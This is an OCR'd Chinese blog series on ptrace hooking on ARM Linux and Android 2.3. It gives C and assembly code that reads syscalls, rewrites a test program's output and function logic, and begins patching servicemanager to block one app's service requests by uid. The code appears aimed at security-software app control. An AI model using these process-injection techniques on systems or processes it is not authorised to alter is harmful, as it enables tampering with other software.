
既然需要兼容两种方式的调用，我们在代码上就要分开处理。首先要获取 SWI 指令判断是 EABI 还是 OABI，如果是 EABI，可从 r7 中获取调用号。如果是 OABI，则从 SWI 指令中获取立即数，反向计算出调用号。具体代码如下：

```
1 long  getSysCallNo(int  pid)
2 {
3                 long  scno  =  0;
4                 struct  pt_regs  regs;
5                 ptrace(PTRACE_GETREGS,  pid,  NULL,  &regs);
```

```
6               scno = ptrace(PTRACE_PEEKTEXT, pid, (void *)(regs.ARM_pc - 4), NULL);
7               if(scno == 0)
8                       return 0;
9               /* Handle the EABI syscall convention.    We do not
1                 bother converting structures between the two
0                 ABIs, but basic functionality should work even
1                 if strace and the traced program have different
1                 ABIs.    */
1               if (scno == 0xef000000) {
2                       scno = regs.ARM_r7;
1               } else {
3                       if ((scno & 0x0ff00000) != 0x0f900000) {
1                               return -1;
4                       }
1
5
1                       /*
6                         * Fixup the syscall number
1                         */
7                       scno &= 0x000fffff;
1               }
8               return scno;
1
9
2}
0
2
1
```

2
2
2
3
2
4
2
5
2
6
2
7
2
8

完成了这一步以后我们就可以利用 trace 打印出 target 所有的系统调用了。运行结果如下：



从结果可以看出，target 每调用一次 printf，会引发两次__NR_write 调用（调用号为 4）。

接下来我们也照葫芦画瓢，翻转__NR_write 的输入字符串，全部代码如下：

```
1  #include  <sys/ptrace.h>
2  #include  <sys/types.h>
3  #include  <sys/wait.h>
4  #include  <unistd.h>
5  #include  <stdio.h>
6  #include  <errno.h>
7  #include  <string.h>
8  #include  <stdlib.h>
9  #include  <sys/syscall.h>
10
11 int  long_size  =  sizeof(long);
12
13 void  reverse(char  *str)
14 {
15         int  i,  j;
16         char  temp;
17         for(i  =  0,  j  =  strlen(str)  -  2;  i  <=  j;  ++i,  --j)  {
18                 temp  =  str[i];
19                 str[i]  =  str[j];
20                 str[j]  =  temp;
21         }
22
23 }
24
25 void  getdata(pid_t  pid,  long  addr,
26                 char  *str,  int  len)
27 {
28         char  *laddr;
```

```
29          int  i,  j;
30          union  u  {
31                  long  val;
32                  char  chars[long_size];
33          }data;
34          i  =  0;
35          j  =  len  /  long_size;
36          laddr  =  str;
37          while(i  <  j)  {
38                  data.val  =  ptrace(PTRACE_PEEKDATA,
39                                  pid,  addr  +  i  *  4,
40                                  NULL);
41                  memcpy(laddr,  data.chars,  long_size);
42                  ++i;
43                  laddr  +=  long_size;
44          }
45          j  =  len  %  long_size;
46          if(j  !=  0)  {
47                  data.val  =  ptrace(PTRACE_PEEKDATA,
48                                  pid,  addr  +  i  *  4,
49                                  NULL);
50                  memcpy(laddr,  data.chars,  j);
51          }
52          str[len]  =  '\0';
53  }
54
55  void  putdata(pid_t  pid,  long  addr,
56                  char  *str,  int  len)
```


```
57 {
58         char  *laddr;
59         int  i,  j;
60         union  u  {
61                 long  val;
62                 char  chars[long_size];
63         }data;
64         i  =  0;
65         j  =  len  /  long_size;
66         laddr  =  str;
67         while(i  <  j)  {
68                 memcpy(data.chars,  laddr,  long_size);
69                 ptrace(PTRACE_POKEDATA,  pid,
70                                 addr  +  i  *  4,  data.val);
71                 ++i;
72                 laddr  +=  long_size;
73         }
74         j  =  len  %  long_size;
75         if(j  !=  0)  {
76                 memcpy(data.chars,  laddr,  j);
77                 ptrace(PTRACE_POKEDATA,  pid,
78                                 addr  +  i  *  4,  data.val);
79         }
80 }
81
82 long  getSysCallNo(int  pid,  struct  pt_regs  *regs)
83 {
84         long  scno  =  0;
```

```
85          ptrace(PTRACE_GETREGS, pid, NULL, regs);
86          scno = ptrace(PTRACE_PEEKTEXT, pid, (void *)(regs->ARM_pc - 4), NULL);
87          if(scno == 0)
88                  return 0;
89
90          if (scno == 0xef000000) {
91                  scno = regs->ARM_r7;
92          } else {
93                  if ((scno & 0x0ff00000) != 0x0f900000) {
94                          return -1;
95                  }
96
97                  /*
98                    * Fixup the syscall number
99                    */
100                 scno &= 0x000fffff;
101         }
102         return scno;
103
104}
105
106void tracePro(int pid)
107{
108         long scno=0;
109         long regV=0;
110         struct pt_regs regs;
111         char* str;
112
```

```
113         scno  =  getSysCallNo(pid,  &regs);
114         if(scno  ==  __NR_write)
115         {
116                 str  =  (char  *)calloc(1,  (regs.ARM_r2+1)  *  sizeof(char));
117                 getdata(pid,  regs.ARM_r1,  str,  regs.ARM_r2);
118                 reverse(str);
119                 putdata(pid,  regs.ARM_r1,  str,  regs.ARM_r2);
120
121                 printf("Reverse  str.\n");
122
123         }
124}
125
126int  main(int  argc,  char  *argv[])
127{
128         if(argc  !=  2)  {
129                 printf("Usage:  %s  <pid  to  be  traced>\n",  argv[0],  argv[1]);
130         return  1;
131         }
132
133         pid_t  traced_process;
134         int  status;
135         traced_process  =  atoi(argv[1]);
136         if(0  !=  ptrace(PTRACE_ATTACH,  traced_process,  NULL,  NULL))
137         {
138                 printf("Trace  process  failed:%d.\n",  errno);
139         return  1;
140         }
```

```
141         while(1)
142         {
143                 wait(&status);
144                 if(WIFEXITED(status))
145                 {
146                         break;
147                 }
148                 tracePro(traced_process);
149         ptrace(PTRACE_SYSCALL,  traced_process,  NULL,  NULL);
150         }
151
152         ptrace(PTRACE_DETACH,  traced_process,  NULL,  NULL);
153
154         return  0;
155}
```

测试通过，输出如下：



好了，到目前为止我们在 Linux+ARM 的架构上实现了一个完整的 ptrace hook 应用，下一步考虑进行实战，hook 系统的常驻进程，达到干预其它程序的效果。

基于 ARM 的 Ptrace (二)

上次在研究 Ptrace for Android 的时候漏了一个东西，如何 hook 并修改除了 Syscall 以外的函数，今天顺便实现一下。

平台：Android 2.3.3

目标：利用 Ptrace 拦截进程的自定义函数并修改逻辑。

先看目标进程，代码相当简单：

```
1 #include <stdio.h>
2
3 int flag = 1;
4 int count = 0;
5
6 int sub()
7 {
8         printf("Sub call.\n");
9         return 1;
10}
11
12int main()
13{
14        while(flag)
15        {
16                printf("Sub return:%d\n", sub());
```

```
17                  count++;
18                  sleep(3);
19          }
20          return  0;
21}
```

我们要做的是拦截自定义函数 sub()，修改函数，跳过 printf 语句并把返回值改成 2.

基本思路是利用 Ptrace attach 以后找到函数代码段的入口点，修改相应的代码即可。如何找到函数入口点？静态看或者动态调都可以。我们代码简单，静态看就好了。

静态看的过程并不如想象的顺利，原因是 IDA 这货真心坑爹，解析 Thumb 和 ARM 的混合代码竟然会出错：

```
.text:000084CC off_84CC         DCD unk_B004 - 0x84CC   ; DATA XREF: .text:000084BC↑r
.text:000084D0                  DCD 0x4803B508, 0xF7FF4478, 0x2001EF84, 0x46C0BD08, 0x1588
.text:000084E4                  DCB 0x70
.text:000084E5 byte_84E5        DCB 0xB5, 0xE, 0x4D     ; DATA XREF: .got:0000AFA4↓o
.text:000084E8                  DCD 0x682D447D, 0x2B00682B, 0x4C0CD013, 0x447C4E0C, 0x447E6824
.text:000084E8                  DCD 0xFFE8F7FF, 0x1C301C01, 0xEF72F7FF, 0x20036823, 0x60233301
.text:000084E8                  DCD 0xEF72F7FF, 0x2B00682B, 0x2000D1F0, 0x46C0BD70, 0x2ABC
.text:000084E8                  DCD 0x2AB2, 0x156E
.text:0000852C
.text:0000852C ; =============== S U B R O U T I N E =======================================
```

只好手动修改一下便于查看：

```
.text:000084D0 ; =============== S U B R O U T I N E =======================================
.text:000084D0
.text:000084D0
.text:000084D0 sub_84D0                                ; CODE XREF: .text:loc_84FC↓p
.text:000084D0                 PUSH    {R3,LR}
.text:000084D2                 LDR     R0, =(aSubCall_ - 0x84D8)
.text:000084D4                 ADD     R0, PC          ; "Sub call."
.text:000084D6                 BLX     puts
.text:000084DA                 MOVS    R0, #1
.text:000084DC                 POP     {R3,PC}
.text:000084DC ; End of function sub_84D0
.text:000084DC
.text:000084DC ; ---------------------------------------------------------------------------
```

一目了然，0x84D0 处开始返回指针压栈，我们只需要从 0x84D2 开始把代码改成如下就可以了：

```
1MOVS  R0,  #2
2POP  {R3,  PC}
```

因而得出 trace 的代码如下：


```
1 #include  <sys/ptrace.h>
2 #include  <sys/types.h>
3 #include  <sys/wait.h>
4 #include  <unistd.h>
5 #include  <stdio.h>
6 #include  <errno.h>
7 #include  <string.h>
8 #include  <stdlib.h>
```

```
9 #include  <sys/syscall.h>
10
11int  long_size  =  sizeof(long);
12
13void  putdata(pid_t  pid,  long  addr,
14                char  *str,  int  len)
15{
16        char  *laddr;
17        int  i,  j;
18        union  u  {
19                long  val;
20                char  chars[long_size];
21        }data;
22        i  =  0;
23        j  =  len  /  long_size;
24        laddr  =  str;
25        while(i  <  j)  {
26                memcpy(data.chars,  laddr,  long_size);
27                ptrace(PTRACE_POKEDATA,  pid,
28                                addr  +  i  *  4,  data.val);
29                ++i;
30                laddr  +=  long_size;
31        }
32        j  =  len  %  long_size;
33        if(j  !=  0)  {
34                memcpy(data.chars,  laddr,  j);
35                ptrace(PTRACE_POKEDATA,  pid,
36                                addr  +  i  *  4,  data.val);
```

```
37        }
38}
39
40void  tracePro(int  pid)
41{
42        int  len  =  4;
43        char  insertcode[]  =  "\x02\x20\x08\xBD";
44
45        putdata(pid,  0x84d2,  insertcode,  len);
46}
47
48int  main(int  argc,  char  *argv[])
49{
50        if(argc  !=  2)  {
51                printf("Usage:  %s  <pid  to  be  traced>\n",  argv[0],  argv[1]);
52        return  1;
53        }
54
55        pid_t  traced_process;
56        int  status;
57        traced_process  =  atoi(argv[1]);
58        if(0  !=  ptrace(PTRACE_ATTACH,  traced_process,  NULL,  NULL))
59        {
60                printf("Trace  process  failed:%d.\n",  errno);
61        return  1;
62        }
63
64        tracePro(traced_process);
```

```
65          ptrace(PTRACE_DETACH,   traced_process,   NULL,   NULL);
66          return  0;
67}
```

上传至模拟器调试，一次成功：



利用 Ptrace 在 Android 平台实现应用程序控制

但凡做过安全软件的人都知道，API Hook 和 App Control 是经常要实现的功能。

为了实现这两个 功能，最常用的方法就是写 driver，在 kernel 中拦截检查相应的调用。这种做法的好处是大小通吃，不用关心系统里面到底有多少进程，反正你要做的 操作最终总要过我这一关。而缺点就是在 kernel 中拦截往往得不到我想要的一些参数而无法做出正确的判断。举个例子，手机平台中很多应用都会发短信，我 想组织某些应用发短信而允许另一些应用发短信。而发短信的操作并不是由每个应用直接调用的，它们把发送请求发给一个叫 SmsService 的服务进程，由 这个服务进程再调用系统 API 来发短信。当我们在 Kernel 里面拦截到这个 API 的时候，发现调用者都是 SmsService，无法区分原始请求者，因 而无法做到有目的的拦截。

为了解决上面提到的问题，很多厂商开始想办法 Hook SmsService，在 SmsService 里面可以区分请求的应用和请求的内容，进而做到有区分的拦截。那么如何 Hook SmsService 呢？在 Linux/Unix /Mac/iOS 系统里面最简单的办法可能就是 Ptrace 了。所以说利用 Ptrace 可以很容易的做到精准打击，可以具体到 Hook 每个进程里面的每个 点，这是它的优点。那么再说一下它的缺点，如果你想 Hook 多个进程，你就要给每个进程准备不同的代码，除非你可以找到 SmsService 这样的“关 口”，即便找到了关口，还要提放有没有办法绕过它。

综上所述，Ptrace 是一个用来实现 API Hook 和 App Control 的好工具。很多情况下它的缺点可以被忽视，尤其在 Android 这种很容易找到"关口"的平台上。因此很多 Android 上的安 全软件都是利用 Ptrace 来实现 API Hook 和 App Control 的。

前面扯的有点多，先来说一下这次的目标：

平台：Android 2.3

实现：利用 Ptrace 剥夺某些应用请求 service 的功能

1. 编写测试程序 SmsSender1

SmsSender1 非常简单，它有一个 Activity，在 onCreate 的时候发送一条 SMS. 我们的目标就是拦截这个应用请求系统 Service 的能力而不影响其他应用。

```
1 public void onCreate(Bundle savedInstanceState) {
2                 super.onCreate(savedInstanceState);
3                 setContentView(R.layout.activity_main);
4
5                 SmsManager smsM = SmsManager.getDefault();
6                 if(smsM != null)
7                 {
8                         smsM.sendTextMessage("123456", null, "abc", null, null);
9
10                        Toast.makeText(this, "send sms", Toast.LENGTH_SHORT).show();
11                }
12                else {
```

```
13                      Toast.makeText(this,  "sm  is  null",  Toast.LENGTH_SHORT).show();
14              }
15      }
```

2. 研究 servicemanager

servicemanager 是我们用 Ptrace 要修改的目标。为什么选 servicemanager? 根据 Android 的架构，系统的各种 service (比如 phone, sms, camera)是手机核心功能的“关口”，而 servicemanager 就是这些 service 的总"关口"。每个 service 都要到 servicemanager 注册，而每个 app 要想获取服务，需要先到 servicemanager 来查询各个服务的 ID，然后才 能根据 ID 和相应的 service 利用 binder 进行通信。所以说把住了 servicemanager，就把住了所有关键的服务。

那么从何下手呢？

俗话说源码之前，了无秘密。既然有 Android 源码，就看源码来加速我们的研究。看了源码以后发现 servicemanager 里面有一个 loop，用来处理各种请求，算是个下手的好地方：

```
1 int  svcmgr_handler(struct  binder_state  *bs,
2                                   struct  binder_txn  *txn,
3                                   struct  binder_io  *msg,
4                                   struct  binder_io  *reply)
5 {
6       struct  svcinfo  *si;
7       uint16_t  *s;
```

```
8         unsigned  len;
9         void  *ptr;
10        uint32_t  strict_policy;
11
12//        LOGI("target=%p  code=%d  pid=%d  uid=%d\n",
13//                txn->target,  txn->code,  txn->sender_pid,  txn->sender_euid);
14
15        if  (txn->target  !=  svcmgr_handle)
16                return  -1;
17
18        //  Equivalent  to  Parcel::enforceInterface(),  reading  the  RPC
19        //  header  with  the  strict  mode  policy  mask  and  the  interface  name.
20        //  Note  that  we  ignore  the  strict_policy  and  don't  propagate  it
21        //  further  (since  we  do  no  outbound  RPCs  anyway).
22        strict_policy  =  bio_get_uint32(msg);
23        s  =  bio_get_string16(msg,  &len);
24        if  ((len  !=  (sizeof(svcmgr_id)  /  2))  ||
25                memcmp(svcmgr_id,  s,  sizeof(svcmgr_id)))  {
26                fprintf(stderr,"invalid  id  %s\n",  str8(s));
27                return  -1;
28        }
29
30        switch(txn->code)  {
31        case  SVC_MGR_GET_SERVICE:
32        case  SVC_MGR_CHECK_SERVICE:
33                s  =  bio_get_string16(msg,  &len);
34                ptr  =  do_find_service(bs,  s,  len);
35                if  (!ptr)
```

```
36                      break;
37              bio_put_ref(reply,  ptr);
38              return  0;
39
40      case  SVC_MGR_ADD_SERVICE:
41              s  =  bio_get_string16(msg,  &len);
42              ptr  =  bio_get_ref(msg);
43              if  (do_add_service(bs,  s,  len,  ptr,  txn->sender_euid))
44                      return  -1;
45              break;
46
47      case  SVC_MGR_LIST_SERVICES:  {
48              unsigned  n  =  bio_get_uint32(msg);
49
50              si  =  svclist;
51              while  ((n--  >  0)  &&  si)
52                      si  =  si->next;
53              if  (si)  {
54                      bio_put_string16(reply,  si->name);
55                      return  0;
56              }
57              return  -1;
58      }
59      default:
60              LOGE("unknown  code  %d\n",  txn->code);
61              return  -1;
62      }
63
```

```
64          bio_put_uint32(reply,  0);
65          return  0;
66}
```

Hook 这个函数，通过参数 txn 和 msg 可以获知是谁在发起请求，请求什么东西。我们的计划是通过 txn->sender_euid 来判断是哪个 app 在请求，然后屏蔽前面写的 SmsSender1 的所有请求，让它什么都干不了。

具体如何实现？我们现在有两个选择：

选择 1, 写一个 trace 程序，利用 Ptrace attach 到 servicemanager 进程，在函数 **svcmgr_handler** 中添加断点。中断之后 **trace** 根据 **txn->sender_euid** 的值来修改相应的寄存器或者内存值，达到改变程序流程的目的。这种做法需要 **trace** 一直运行，处于调试 **servicemanager** 的状态，每次 **svcmgr_handler** 都需要从 **trace** 过一次。如果 **trace** 挂了会导致不可预料的结果。

选项 **2**，写一个 **trace** 程序，只运行一次，利用 **Ptrace attach** 到 **servicemanager** 进程，在 **text** 段修改 **svcmgr_handler** 的逻辑并插入我们的代码，然后 **dettach.** 这样的话 **trace** 不必长期运行，也不用每次调用都过 **trace**，稳定性和效率都大大提高。

就技术而言，选项 **2** 需要考虑更多的问题，也更复杂。但我还是喜欢选项 **2**，呵呵，后面就按照选项 **2** 来实现。

3. 编写 injection 的汇编代码

反编译 servicemanager，定位到 svcmgr_handler 函数：

```
.text:0000893C sub_893C                                ; DATA XREF: sub_8780+3E↑o
.text:0000893C                                         ; .got:off_A15C↓o
.text:0000893C
.text:0000893C var_38          = -0x38
.text:0000893C var_2C          = -0x2C
.text:0000893C var_28          = -0x28
.text:0000893C var_24          = -0x24
.text:0000893C var_1C          = -0x1C
.text:0000893C
.text:0000893C                 PUSH    {R4-R7,LR}
.text:0000893E                 LDR     R5, =(_GLOBAL_OFFSET_TABLE_ - 0x894A)
.text:00008940                 MOVS    R4, R1
.text:00008942                 LDR     R1, =(off_A158 - 0xA170)
.text:00008944                 SUB     SP, SP, #0x24
.text:00008946                 ADD     R5, PC
.text:00008948                 STR     R0, [SP,#0x38+var_24]
.text:0000894A                 LDR     R0, [R5,R1]
.text:0000894C                 STR     R3, [SP,#0x38+var_2C]
.text:0000894E                 MOVS    R6, R2
.text:00008950                 LDR     R3, [R0]
.text:00008952                 LDR     R2, [R4]
.text:00008954                 CMP     R2, R3
.text:00008956                 BNE     loc_8A38
.text:00008958                 MOVS    R0, R6
.text:0000895A                 ADD     R7, SP, #0x38+var_1C
.text:0000895C                 BL      sub_8B78
.text:00008960                 MOVS    R0, R6
.text:00008962                 MOVS    R1, R7
.text:00008964                 BL      sub_8BA4
.text:00008968                 LDR     R2, [SP,#0x38+var_1C]
.text:0000896A                 STR     R0, [SP,#0x38+var_28]
.text:0000896C                 CMP     R2, #0x1A
.text:0000896E                 BNE     loc_8980
.text:00008970                 LDR     R3, =(__data_start_ptr - 0xA170)
.text:00008972                 LDR     R1, [SP,#0x38+var_28]
.text:00008974                 MOVS    R2, #0x34
.text:00008976                 LDR     R0, [R5,R3]     ; "android.os.IServiceManager"
.text:00008978                 BLX     sub_8638
.text:0000897C                 CMP     R0, #0
.text:0000897E                 BEQ     loc_8998
```

其中 0x8950,0x8952,0x8954，0x8956 四条指令对应于源码中这两行：

```
1if  (txn->target  !=  svcmgr_handle)
2                return  -1;
```

我们就从 0x8950 开始修改，将 LDR R3,[R0]; LDR R2,[R4];替换成我们的跳转指令 BL,跳转的目的地是我们即将插入的逻辑代码，就是判断 txn->sender_euid 并决定是否屏蔽请求的代码。

我们先将 SmsSender1 安装到 Android 上，并查看它的 uid. 我们知道在 Android 系统中每个 app 都被分配了一个用户，利用用户来进行权限管理，而 uid 就是用户 id,用户分配表可以在/data/system/packages.list 里面找到：

```
com.android.spare_parts 10005 0 /data/data/com.android.spare_parts
com.android.deskclock 10027 0 /data/data/com.android.deskclock
com.google.android.gsf 10013 0 /data/data/com.google.android.gsf
com.harry.android.test 10039 1 /data/data/com.harry.android.test
com.example.smssender1 10038 1 /data/data/com.example.smssender1
com.android.providers.downloads 10017 0 /data/data/com.android.providers.downloads
#
```

可见我们要屏蔽的 uid 是 10038，所以我们的判断逻辑代码编写如下：

```
1 push  {r1,lr}
2 push  {r0-r7}
3 LDR  R7,  [R4,#0x14]
4 ldr  r3,=10013
```

```
5 CMP  R7,  R3
6 pop  {r0-r7}
7 BEQ  loc_ret_1
8 LDR  R3,  [R0]
9 LDR  R2,  [R4]
10pop  {r1,pc}
11loc_ret_1:
12mov  r3,  #0
13mov  r2,  #1
14pop  {r1,pc}
```

逻辑很简单，line3 是获取 txn->sender_euid，并和 10013 比较，如果相等，则将 r2 和 r3 的值分别设为 1 和 0,目的是让它们不等，因为 servicemanager 后续的逻辑如果 r2!=r3 就会 return -1;

另外别忘了我们覆盖了 servicemanager 两条指令 LDR R3,[R0]; LDR R2,[R4];，如果 uid!=10013,我们需要让程序按照原来的逻辑执行下去，所以 line8-9 是补充执行被我们覆盖的两条指令。

好了，万事俱备只欠东风，接下来我们可以开始编写 trace 程序了。

3. 编写 trace 程序

我们最终完成的 trace 程序如下：

```
1  #include  <sys/ptrace.h>
2  #include  <sys/types.h>
3  #include  <sys/wait.h>
4  #include  <unistd.h>
5  #include  <stdio.h>
6  #include  <errno.h>
7  #include  <string.h>
8  #include  <stdlib.h>
9  #include  <sys/syscall.h>
10
11 int  long_size  =  sizeof(long);
12
13 void  append_asm(char*  asm_bin,  int*  len,  unsigned  long  aasm,  int  alen)
14 {
15         int  i;
16         char*  aasmp  =  &aasm;
17
18         for(i=0;  i<alen;  i++)
19         {
20                 *(asm_bin+(*len))  =  *(aasmp+i);
21                 (*len)++;
22         }
23 }
24
25 void  getdata(pid_t  pid,  long  addr,
26                 char  *str,  int  len)
27 {
28         char  *laddr;
```

```
29          int  i,  j;
30          union  u  {
31                  long  val;
